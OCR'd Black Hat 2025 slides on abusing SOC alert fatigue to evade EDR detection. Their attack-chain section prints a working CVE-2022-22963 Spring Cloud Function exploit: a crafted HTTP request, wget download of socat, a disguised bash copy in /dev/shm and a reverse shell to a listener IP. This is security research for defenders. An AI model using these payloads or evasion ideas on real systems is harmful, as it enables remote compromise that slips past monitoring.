


black hat BRIEFINGS

AUGUST 6-7, 2025

MANDALAY BAY / LAS VEGAS

Death by Noise: Abusing Alert Fatigue to Bypass the SOC (EDR Edition)

Rex Guo

Khang Nguyen

Alert Fatigue in Enterprise SOC

1K - 10K+

alerts/day

> 99%

false positives

Most are **medium** and **low** severity

https://www.paloaltonetworks.com/blog/2020/09/state-of-security-operations/

https://expel.com/blog/alert-fatigue-burnout-turnover-lather-rinse-repeat/

The Consequences of Alert Fatigue


Ignore medium/low alerts

Shallow investigations

Suppress noisy alerts


Is Default EDR Detection Sufficient?

- Many SOC teams rely on default EDR configuration to provide detection
- 4 principles to downgrade or avoid the detections



Rex Guo

- CEO/Co-Founder @ Culminate
  - DEFCON 2024 SOC Competition, #1 human efficiency
- Engineering @ Lacework, XMCyber, Cisco
- 4th Time @ Blackhat



Khang Nguyen

- Founding Security Researcher
- Started in binary analysis & vulnerability research
- Moved to Fullstack Exploit Dev
- Playing & hacking FPS games

Alert Severity in Chosen EDRs

- Crowdstrike: **Critical, high**, medium, low
- MS Defender: **High**, medium, low
- SentinelOne: **Malicious**, Suspicious

Targeting Linux Server Workload

Linux Server Threat Landscape

The Hacker News

Subscribe – Get Latest News

Home | Data Breaches | Cyber Attacks | Vulnerabilities | Webinars | Expert Insights | Contact

SCARLETEEL Cryptojacking Campaign Exploiting AWS Fargate in Ongoing Campaign

Jul 11, 2023 Ravie Lakshmanan Cryptocurrency / Cloud Security

DARKREADING

NEWSLETTER SIGN-UP

Cybersecurity Topics | World | The Edge | DR Technology | Events | Resources

CLOUD SECURITY NEWS

TeamTNT Hits Docker Containers via 150K Malicious Cloud Image Pulls

Honeypot activity exposed two credentials that the threat actor is using to host and distribute malicious container images, security vendor says.

Jai Vijayan, Contributing Writer
September 14, 2022

3 Min Read

Editor's Choice

aqua

Platform | Solutions | Resources | Company

Aqua Blog

Threat Alert: Kinsing Malware Attacks Targeting Container Environments

Gal Singer
April 3, 2020

Events | Video | Special Issues | Jobs

VentureBeat

Subscribe

Artificial Intelligence | Security | Data Infrastructure | Automation | Enterprise Analytics | More

Guest


Protecting against new Kubernetes threats in 2024 and beyond

Jimmy Mesta, KSOC
@jimmesta


December 10, 2023 11:15 AM

Linux Target Infrastructure


- Spring Cloud Function hosted inside a Docker container
  - Vulnerable to CVE-2022-22963
- Docker container hosted on an EC2 instance
- EC2 instance has EDRs installed
- EC2 instance is connected to other services
  - i.e., S3 buckets



Attack Chain Plan



Attack Chain Attempt #1 (Cont.)



CVE-2022-22963 Vulnerability

- Spring Cloud Function is used regularly for API gateways, serverless applications
- Uncontrolled Spring Expression Language (SpEL) evaluation leading to RCE
- Provide a crafted SpEL using routing functionality to execute commands on hosts

CVE-2022-22963 Exploit

```
POST /functionRouter HTTP/1.1
Host: <TARGET_SERVER>
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/97.0.4692.71 Safari/537.36
Connection: close
spring.cloud.function.routing-expression: T(java.lang.Runtime).getRuntime().exec("wget -q
https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat -O /root/.taco5")
Content-Type: text/plain
Content-Length: 4

test
```

Drop Shell Utility & Establish Session

```
spring.cloud.function.routing-expression:
T(java.lang.Runtime).getRuntime().exec("wget -q
https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x8
6_64/socat -O /dev/shm/.taco5")
```

```
spring.cloud.function.routing-expression:
T(java.lang.Runtime).getRuntime().exec("cp /bin/bash /dev/shm/.hsabloc")
```


```
spring.cloud.function.routing-expression:
T(java.lang.Runtime).getRuntime().exec("/dev/shm/.taco5
exec:'/dev/shm/.hsab -li',pty,stderr,setsid,sigint,sane
tcp:<LISTENER_IP>:4343")
```

Attack Chain Attempt #1 (Cont.)

Exploit CVE-2022-22963

Download socat from Github and Establish Reverse Shell

Detection:
CurlWgetMalwareDownload (High - No Block)
